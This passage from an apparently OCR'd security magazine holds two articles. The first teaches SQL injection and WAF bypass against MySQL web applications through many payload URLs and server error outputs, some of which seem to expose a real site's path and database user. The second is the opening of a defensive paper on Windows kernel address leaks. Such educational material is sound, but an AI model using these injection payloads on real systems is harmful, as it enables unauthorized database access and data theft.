1,2,3,4,5,6,version()--

http://www.example.com/category.php?id=578+union select 1,2,3,4,5,6,
grOup_conCat(version(),0x3a,user(),0x3a,version())--
```

Listing 7. Resultant Error

```
Internal Server Error

The server encountered an internal error or misconfiguration and was
unable to complete your request. Please contact the server administrator,
webmaster@example.com and inform them of the time the error occurred, and
anything you might have done that may have caused the error.

More information about this error may be available in the server error
log. Additionally, a 404 Not Found error was encountered while trying to
use an  Error Document to handle the request.
```

Listing 8. MySQL Errors to the Corresponding Queries

```
Input
http://www.example.com/category.php?id=578+and+order+by+7

Output
You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near 'order by
7--'  at line 14

Input
http://www.example.com/category.php?id=578/*and*/order+by+7

Output
Warning: mysql_num_rows(): supplied argument is not a valid MySQL result
resource in /home/mfpseals/public_html/category.php on line 77. No parts
found in this category
```

- There might be a web application firewall or intrusion prevention system.
- The queries successfully pass through a web application firewall, but a PHP application running on remote web server fails to interpret it.

Often a web application firewall or intrusion prevention system detects the presence of a "+" character in the URL and denies access. However, it is possible to trick web application firewalls by using a pattern such as "/* */" which is used for specifying comments. For example: the URL presented in *listing 5* can be used as shown in *listing 8*.

This test shows that the binding parameter (+) plays a critical role in the execution of successful SQL injection. To proceed further it is good to avoid the "+" binding parameter between queries.

From *listing 7*, we find that web application is throwing an internal server error. However, at the same time the web application is generating a different set of errors that indicates progress with the SQL injection. At this point, we are not successful in executing a payload through SQL injection. The next section leverages the details of buffer selection and overflow techniques that lead to exploitation through SQL injection.

Buffer Selection and Overflow

In the last section we encountered an internal server error as output of the SQL injection queries. Is there a way to bypass the internal server error and

Listing 9. SQL Injection – Using Buffer

```
Input
http://www.example.com/category.php?id=578/*!and*/(select
0xBBBBBBBBBBBBBBBBBBBBBB)=
select 1,2,3,4,5,6,grOup_conCat%28version%28%29,0x3a,user%28%29,0x3a,vers
ion%28%29%29

Output
You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near 'select
1,2,3,4,5,6, grOup_conCat(version(),0x3a,user(),0x3a,version())' at line 14
```

Listing 10. SQL Injection using Buffer Overflow Attempt

```
Input

http://www.example.com/category.php?id=578/*!and*/%28select
(BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB)=%28select%20
0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA%29union%20select%201,2,3,4,5,6,
grOup_conCat%28version%28%29,0x3a,user%28%29,0x3a,version%28%29%29—

Output
Unknown column 'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB'
in 'field list'
```

to exploit SQL injection? It is possible, but it requires a buffer selection and overflow technique to be used in conjunction with SQL injection payload.

At first, we need to examine the reaction of the web application when we inject a raw buffer in the select statement. Let's try the following SQL injection query as shown in *listing 9*.

The error presented in *listing 9* reflects back our SQL injection payload and the application provides a promising response. Let's take a closer look at the query. The query can be broken down as

```
› X = (select 0xBBBBBBBBBBBBBBBBBBBBBBBBBBBB)
› Y = select
  1,2,3,4,5,6,grOup_conCat%28version%28%29,0x3a,user%28%29,0x3a,versi
  on%28%29%29
```

The SQL injection payload, i.e. part Y, what we see reflected back in the error message of *listing 9*. However, we do not want the web application to simply reflect back our SQL injection payload. Instead we want it to get executed in the context of the vulnerable web application. However, we are setting a condition which has to be true in any case. The conditional statement uses two select statements as follows

```
›(select 1) = X
›(select 2) =Y
```

In order to execute the SQL injection, we introduce another buffer, Z, and the SQL injection payload is appended at the back of this buffer as follows

```
› Z = (select 0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA).
```

Now the overall query looks like as X = Z.Y which is

At this point, buffer Z acts as padding with the SQL payload appended at the end. Of course, we are not sure about the buffer length in Z so we try multiples of 8 such as 32, 64, 128, 256, 512, 1024. For the next step the SQL injection payload should be constructed as shown in *listing 10*.

Note, in *listing 10*, we do not use

```
› (select 0xBBBBBBBBBBBBBBBBBBBBBBBBBBBBB) = (select
  0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA). select
  1,2,3,4,5,6,grOup_conCat%28version%28%29,0x3a,user%28%29,0x3a,versi
  on%28%29%29
```

hexadecimal characters in the buffer X. This is because we need to determine the column name which we do by fuzzing with rogue input. The buffer X just initiates a conditional check with respect to buffer Z. As a result, we can pick any number from {1...7} in order to specify the column name in the field list—the number of columns determined in an earlier step. In reality, buffer X is not as important as choosing a column, column 1 in our case. . So after fuzzing a bit with length of buffer Z, we design the complete SQL injection query as shown in *listing 11*.

Now, when executing that SQL injection query the application successfully executes the SQL injection payload that returns the desired information in the error message as shown in *listing 12*. The desired information is between the double lines. In this case we have discovered both the MySql version and the database user account name—both are useful for further exploitation. We get the error message because the conditional check imposed on the column does not handle the supplied (and overflowed) buffer which results in executing the SQL injection.

Our tests work successfully in the MySql community edition version 5.0.92. Of course, this technique is difficult to test and to execute appropriately in real time environment, but it can be done.

Are we limited to only finding version number and database user account? No, all the WAF bypasses shown in listing 13 can be used in conjunction with the buffer overflow trick. Split the provided example and copy-and-paste into the query of *listing 11*.

Listing 11. Successful SQL Injection using Buffer Overflow

```
Input
http://www.example.com/category.php?id=578/*!and*/%28select%201%29=
28select%200xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA%29union%20select%201,2,3,4,5,6,grOup_conCat %28version%28%29,0x3a,user%28%29,0x3a,versi
on%28%29%29--
Output

You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near '
==========================================================
.92-community:mfpseals_dbuser@localhost:5.0.92-community'
==========================================================
at line 3
```

Listing 12. WAF Bypass Scenarios + ExtractValue SQL Injection Trick

```
1. Exploiting Case Limitations

http://www.example.com/circulardetail.php?id=15/*!and*/(sElecT+1)=
(SelEcT+0x[Inject Buffer]) uNioN+aLl+SeleCt+1,CoNcat(vErSioN()),3{

http://www.example.net/news political.php?recordID=100+aNd+1=2+uNioN+aLl+sElecT +1,2,CoNcaT(Count(*)),4,5,6+fRoM
+information schema.table constraints –

http://www.example.com/store/shop.php?pid=2 or1 /*!groupby*/ concat(concat ws(0x3a,version()),oor(rand(0)*2))
having min(0)or1{

2. Camouflaging
http://www.example.net/news political.php?recordID=100+aNd+1=2+uniUNIONon+selSELECTect +1,2,CoNcaT(Count(*)),4,5
,6+fRoM+information schema.table constraints—

3. Divide and Bypass
http://example.com/detail.php?id=-6 uni*onsele*ct 1,2,3,4,5,co*u*nt(table name),7,8,9,10,11,12,13,14 from
information schema.tables--

http://example.com/detail.php?id=-6 un%0a%0dion select 1,2,3,4,5,count
(table name),7,8,9,10,11,12,13,14 from information schema.tables—

4.  HTTP Parameter Pollution
http://example.com/detail.php?id=-6 uni*on&id=sele*ct 1,2,3,4,5,co*u*nt (table name),7,8,9,10,11,12,13,14 from
information schema.tables—

5. Extract Value Trick
http://www.example.org/news.php?id=null'+and+extractvalue(rand(),concat(0x3a,version())){+-
```

Additionally, rhw XML based function extractvalue() can also be used together with the buffer overflow trick, if a tester does not want to use union calls. This function only works for MySQL version > 5.1. Basically, it executes SQL injection in the XPATH query.

Conclusion


In this paper we have discussed a new technique for conducting SQL injections in scenarios when we seem to have run up against formidable defenses. Advanced techniques are required to push the injection further. Combining techniques as we did here can help push attacks further. With the knowledge gained robust systems can be designed. •

>>REFERENCES


1. http://secniche.blogspot.com/2011/04/sqlxssi-persistent-malware-base.html
2. http://dev.mysql.com/doc/refman/5.0/en/order-by-optimization.html
3. http://php.net/manual/en/language.oop5.visibility.php

>>APPENDIX


1. Detecting Vulnerable Website



2. Injecting SQL Payloads



3. Successful SQL Injection using Buffer Overflow



Windows Security Hardening Through Kernel Address Protection

Matthew "j00ru" Jurczyk

As more defense-in-depth protection schemes like Windows Integrity Control or sandboxing technologies are deployed, threats affecting local system components become a relevant issue in terms of the overall operating system user's security plan. In order to address continuous development of *Elevation of Privileges* exploitation techniques, Microsoft started to enhance the Windows kernel security, by hardening the most sensitive system components, such as Kernel Pools with the *Safe Unlinking* mechanism introduced in Windows 7[19]. At the same time, the system supports numerous both official and undocumented services, providing valuable information regarding the current state of the kernel memory layout. In this paper, we discuss the potential threats and problems concerning unprivileged access to the system address space information. In particular, we also present how subtle information leakages can prove useful in practical attack scenarios. Further in the document, we conclusively provide some suggestions as to how problems related to kernel address information availability can be mitigated, or entirely eliminated.

Introduction

Communication between distinct modules running at different privilege levels or within separate security domains takes place most of the time, in numerous fields of modern computing. Both hardware- and software-enforced privilege separation mechanisms are designed to control the access to certain resources - grant it to modules with higher rights, while ensuring that unathorized entities are not able to reach the protected data.

The discussed architecture is usually based on setting up a trusted set of modules (further referred to as "the broker") in the privileged area, while having the potentially malicious code (also called "the guest") executed in a controlled environment. In order for the low-integrity programs to retain their original functionality, the broker usually provides a special communication channel, through which the guest can make use of certain services implemented by the broker. While effectively limiting the spectrum of potential action which can be taken by the client, the approach also guarantees that untrusted code can only do as much as the system user or developers really intend to (assuming a flawless implementation of the trusted code). A basic model of the architecture is presented on *Figure 1*. Operating systems, sandboxing and virtualization technologies all make a good example of computer software taking advantage of privilege separation.

Brokers, as regular pieces of executable code, do suffer from regular software bugs. As a direct consequence of communicating and processing data received from less-trusted modules, these bugs might often be triggered through a specially crafted *dialogue* with one of the clients. Furthermore, since some of these programming bugs may - and often have - security implications, brokers can be specically subject to software vulnerabilities. Given the fact that some security flaws can expose a way to accomplish highly-privileged code execution from within an untrusted client, the overall security architecture can be potentially circuvmented by exploiting one security issue in a single trusted module.


Despite the usual methods of reducing the amount of software security problems found in brokers - fuzzing and source code auditing - efforts have been made to address the consequences of software bugs in a more generic way. Namely, Microsoft - as well as other operating system vendors - introduced several anti-exploitation mechanisms, purposed to render some local vulnerabilities completely useless, and make it considerably harder to use others. The most commonly known security features implemented in Windows are: *Stack Cookies*[24], *Heap Protection*[8] (*heap cookies, safe unlinking etc.*), *Exception Handling Protection*[7] (*SafeSEH, SEHOP etc.*), *Data Execution Prevention*[21] and *Address Space Layout Randomization*[6]. The above mitigation techniques can be divided into three, general types:

1. Prevention of undesired actions
2. Integrity check of the internal state
3. Randomization of the internal state

The first group of mechanisms is designed to stop every effort made to perform actions, which are otherwise considered undesired or suspicious (e.g. code execution from *non-executable* pages). The second group aims to examine if the program's internal integrity has been damaged, which usually implies that an attack against a security issue is in progress. Both types of mitigations work in a completely deterministic manner, as they only ensure that no potentially harfmul operation are, or were performed on the local machine.

As opposed to the first two groups, the sole purpose of internal state randomization is not to detect vulnerability exploitation in itself, but rather to make the application's execution path dependent on a *random* factor, ideally unable to be guessed by a potential attacker. This very approach is taken by *Address Space Layout Randomization*, which deliberately relocates executable images to random locations, thus making it difficult or impossible to build a reliable exploit by using hard-coded addresses.

Figure 1. A typical design of a client-broker privilege separation scheme



Since the security level of a program often relies on how hard it is for the client to predict the broker's internal state, it becomes obvious that the latter should never reveal more information, than actually required for a client to function properly. The desire of memory layout information can be easily observed in the context of web-browsers, where any kind of information leakage to javascript code is considered a legitimate and valuable security vulnerability.

Interestingly, Microsoft does not seem to follow the discussed principle in terms of user- and kernel- mode transitions. The operating system includes specific address leaks as parts of its regular functionality, and even provides documented API interface for some of these services. In our opinion, this quasicorrect behavior is a result of a lack of an official policy as of how important it is to keep kernel addresses secret. In order to mitigate the threats caused by careless ring-0 address management, we conclusively present some steps, which can be taken by Microsoft to further eliminate the disclosure of sensitive addresses, while retaining the old functionality.

The rest of the paper is organized as follows. In Section 2, we review the different types of addresses made available to regular user-mode applications, and what is their specific meaning in the operating system. In Section 3, we discuss the usages of the revealed addresses, in terms of practical kernel exploitation scenarios. In Section 4, we propose ways of reducing the impact implied by memory layout information leakages, as well as possible fixes on both hardware and software level. Finally, in Section 5 we provide thoughts and suggestions on the future of kernel address information availability, and in Section 6 we provide a conclusion of the paper.

Address Space Information Sources

In this section, we review the existing means, by which regular programs can obtain information regarding the kernel memory layout.

Windows System Information Classes

Since the very early days of the Windows NT-family system development, the kernel provided a centralized service, which would be used to query any type of information regarding the current system state, from both user- and kernel-mode mode. This specific system call is named *NtQuerySystemInformation* (see *Listing 1*), and currently manages more then 80 information classes (specified by the SYSTEM_INFORMATION_CLASS enum, defined in winternl.h).

The current amount of possible query types is caused by a legacy policy - once introduced, probably none of the enumeration members has ever been removed from the service implementation. The avaiable information types include, but are not limited to the following items:

- Basic system and machine characteristics,
- System performance,
- Date / Time,
- State of processes and threads,
- Object Manager information,

The service does not require any specific privileges from the requestor, thus every information class is available to every program running on the operating system. Consequently, the routine makes a great source of utile information, which can be used by a local attacker, previous to performing an *Elevation of Privileges* attack against the machine.

In further subsections, we review the particular information classes, that can be used to obtain a solid amount of kernel memory addressing details. We will briefly characterize the internal structures used to describe the system state, before moving to specic scenarios, in which the obtained information can turn out to be of great value.

SystemModuleInformation

The information class is used to retrieve basic data regarding all device drivers (including core Windows ring-0 modules) presently loaded into kernel space. Should the service succeed, the output buffer contains a list of the SYSTEM_MODULE_INFORMATION structures (see *Listing 2*).

Among other items, three structure fields are particularly interesting: Base, Size and ImageName. As their names indicate, these fields represent

Listing 1: NtQuerySystemInformation denition

```
NTSTATUS
STDCALL
NtQuerySystemInformation(
  SYSTEM_INFORMATION_CLASS SystemInformationClass,
  PVOID SystemInformation,
  ULONG SystemInformationLength,
  PULONG ReturnLength);
```

Listing 2: Kernel module descriptor

```
typedef struct _SYSTEM_MODULE_INFORMATION
{
  ULONG Reserved[2];
  PVOID Base;
  ULONG Size;
  ULONG Flags;
  USHORT Index;
  USHORT Unknown;
  USHORT LoadCount;
  USHORT ModuleNameOffset;
  CHAR ImageName[256];
} SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;
```

the image base (IMAGE_OPTIONAL_HEADER.ImageBase), size (IMAGE OPTIONAL HEADER. SizeOfImage) and file name of a single kernel module. In other words, it is possible for any user to create a complete map of device driver memory placement across the privileged address space. An exemplary output snippet of a simple utility, making use of the discussed information class, is presented in *Listing 3*.

It is important to note that Microsoft created a documented interface around the *SystemModuleInformation* class, and incorporated it into the *Process Status API*[15]. Namely, the operating system supports the following official routines to examine information about device drivers present in kernel-mode:

- EnumDeviceDrivers
- GetDeviceDriverBaseName
- GetDeviceDriverFileName

Although the kernel-oriented part of *PSAPI* only allows to enumerate drivers' base addresses and names, it is remarkable that Microsoft decided to make a part of the *SystemModuleInformation* functionality available to regular developers; it might potentially have future consequences in terms of legacy, if the vendor starts making efforts towards reducing the kernel address accessibility surface.

Listing 3: A custom driverquery utility output

```
Name: ntoskrnl.exe, ImageBase: 0x8281c000, ImageSize: 0x003ab000
Name: hal.dll, ImageBase: 0x82bc7000, ImageSize: 0x00033000
Name: kdcom.dll, ImageBase: 0x8a809000, ImageSize: 0x00007000
Name: PSHED.dll, ImageBase: 0x8a810000, ImageSize: 0x00011000
Name: BOOTVID.dll, ImageBase: 0x8a821000, ImageSize: 0x00008000
Name: CLFS.SYS, ImageBase: 0x8a829000, ImageSize: 0x00041000
Name: CI.dll, ImageBase: 0x8a86a000, ImageSize: 0x000e0000
[...]
```

Listing 4: HANDLE descriptor

```
typedef struct _SYSTEM_HANDLE_INFORMATION {
  ULONG ProcessId;
  UCHAR ObjectTypeNumber;
  UCHAR Flags;
  USHORT Handle;
  PVOID Object;
  ACCESS_MASK GrantedAccess;
} SYSTEM_HANDLE_INFORMATION, *PSYSTEM_HANDLE_INFORMATION;
```

Listing 5: Extended HANDLE descriptor

```
typedef struct _SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX {
  PVOID Object;
  HANDLE UniqueProcessId;
  HANDLE HandleValue;
  ACCESS_MASK GrantedAccess;
  USHORT CreatorBackTraceIndex;
  USHORT ObjectTypeIndex;
  ULONG HandleAttributes;
  PVOID Reserved;
} SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX, *
    PSYSTEM_HANDLE_TABLE_ENTRY_INFO_EX;
```

Listing 6: First records of the SystemExtendedHandleInformation output

```
[0]: PID: 0x00000004, Handle: 0x00000004, Object: 0x84a43a90
[1]: PID: 0x00000004, Handle: 0x00000008, Object: 0x8bc58158
[2]: PID: 0x00000004, Handle: 0x0000000c, Object: 0x8bc13e68
[3]: PID: 0x00000004, Handle: 0x00000010, Object: 0x8bc11658
[4]: PID: 0x00000004, Handle: 0x00000014, Object: 0x8bc72e38
[...]
```

SystemHandleInformation

The information class was designed to provide general information about all HANDLE values (and the associated objects) from all processes present in the system. On output, the caller receives an array of the SYSTEM_HANDLE_INFORMATION structures (see *Listing 4*), each maintaining data about a single numeric resource ID.

The descriptor contains every relevant HANDLE characteristic, hence making an invaluable source of information. Most importantly, the kernel provides the requestor with an address of the object body, referenced by the given HANDLE. Thanks to the functionality, it becomes possible to enumerate all handles managed by the operating system, including processes with privileges higher than the original information requestor.

One potential problem related to the original HANDLE descriptor structure, is the fact that the *Handle* field is declared as USHORT, implying 16-bit storage width. Considering that the handle growth incremental on Windows is four, and a single process can potentially own more than 16384 handles, the structure lacks the upper 16 bits of numeric handle representation. In certain scenarios - such as using objects to spray the kernel address space - this issue can render the overall technique useless, by making it impossible to distinguish numeric HANDLE values of, for example, 0x0007C and 0x1007C. In order to avoid the problem, we advice to use the *SystemExtendedHandleInformation* class, together with the SYSTEM_HANDLE_INFORMATION_EX structure (see *Listing 5*).

In *Listing 6*, an exemplary output snippet of the *handlequery* utility is presented.

SystemLockInformation

Upon invoking *NtQuerySystemInformation* with this information class, the operating system returns a list of lock descriptors, contained in the SYSTEM_LOCK_INFORMATION (see *Listing 7*). The *locks* are otherwise known as ERESOURCE structures, and are (only) available to kernel-mode, to implement exclusive/shared synchronization. For more information about the mechanism, see *Introduction to ERESOURCE Routines*[17], or specically, the ExInitializeResourceLite routine documentation.

SystemExtendedProcessInformation

On the Windows platform, the OS allocates two distinct stacks for every regular thread: a user- and kernel-mode stack. Intuitively, each of them is used within the corresponding privilege level, thus protecting the more privileged execution flow from any ring-3 disruptions. Although not being able to operate on the kernel stack, user-mode code can obtain its base address and size through the *SystemExtendedProcessInformation* information class. More specifically, the discussed class can be used to retrieve very detailed data regarding all processes and threads running on the system (described by the SYSTEM_PROCESS_INFORMATION and SYSTEM_THREAD_INFORMATION together with SYSTEM_EXTENDED_THREAD_INFORMATION structures, respectively).

Win32k.sys Object Handle Addresses

Similarly to the Windows kernel executive, the major graphical device driver - win32k - also manages its own per-session handle table for USER and GDI handles. The table is initialized in win32k!Win32UserInitialize, and stored at the base address of a shared section, win32k!gpvSharedBase. This section is subsequently mapped into every GUI process running in the system, making it possible for processes to access the handle table without resorting to a system call. Mapping the shared section into user-mode memory areas was considered beneficial in terms of general system effectiveness, efficiently reducing the number of context and privilege switches required to perform graphical operations.

The address of the shared section can be obtained by numerous means, e.g. by scanning all sections mapped in the local memory context, or through an exported user32!gSharedInfo symbol (present only on Windows 7).

